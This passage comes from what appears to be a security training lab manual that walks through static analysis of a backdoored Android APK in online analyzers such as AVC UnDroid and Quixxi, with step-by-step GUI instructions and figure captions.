


Figure 2.1.6: AndroidManifest.xml section

10. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
11. Now, we shall analyze the malicious app using the tool: AVC UnDroid.
12. Press **Ctrl+T** to open a new tab, type **https://undroid.av-comparatives.org/** in the address bar, and press **Enter**.

TASK 1.2

Analyze APK File using AVC UnDroid

13. The **AVC UnDroid** website loads; click **Select APK....**




Figure 2.1.7: AVC UnDroid website

14. In the **Choose an action** pop-up, click **Files**.
15. In the **Downloads** screen, double-click **app_backdoored.apk**.
16. The selected file (**app_backdoored.apk**) is now listed; click **Start analysis** button to analyze the selected APK file.

Note: AVC UnDroid is an online Android analyzer that provides static analysis of Android apps.




Figure 2.1.8: Analyze the uploaded file

17. **AVC UnDroid** initializes the analysis of the selected APK file. On completion, the **Report** appears, displaying detailed information about the APK file, as shown in the screenshot.
18. The **Report** section displays information such as MD5, SHA1, SHA256, file size, filename, etc.




Figure 2.1.9: AVC UnDroid analysis report

19. Scroll down to view information regarding **Requested Permissions**, **Responsible API calls for used Permissions**, **Potentially dangerous Calls**, and more.




Figure 2.1.10: Requested Permissions

🗁 You can also use other online Android analyzers such as **SandDroid** (http://sanddroid.xjtu.edu.cn), **Apktool** (http://www.javadecompilers.com), and **Apprisk Scanner** (https://apprisk.newskysecurity.com) to analyze malicious applications.




Figure 2.1.11: Responsible API calls for used Permissions and Potentially dangerous Calls

Note: In real-life situations, ethical hackers or penetration testers use this information to detect underlying vulnerabilities in an APK file and mitigate them so that they cannot be exploited or attacked.

20. Scroll down further to view information about **Actions/Intents**, **Activities**, **Anomalies**, etc.
21. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
22. Close all open windows and document all the acquired information.
23. Turn off the **Android** virtual machine.

TASK 2 Analyze a Malicious App using Quixxi Vulnerability Scanner

In this task, we will analyze the malicious app using Quixxi's free mobile app vulnerability scanner.

1. Turn on the **Android** and **Windows 10** virtual machines.
2. In the **Android** virtual machine, click the **Google Chrome** browser icon ( ) on the **Home screen** to launch Chrome.

TASK 2.1

Upload and Scan a Malicious APK File

3. In **Chrome**, type **https://vulnerabilitytest.quixxi.com/#/** in the address bar and press **Enter**.
4. The **Quixxi** website loads; click the **Drag'n'drop or click here to scan your app** field.

Quixxi is an intelligent and integrated end-to-end mobile app security solution. This powerful tool is for developers to protect and monitor any mobile apps in minutes.

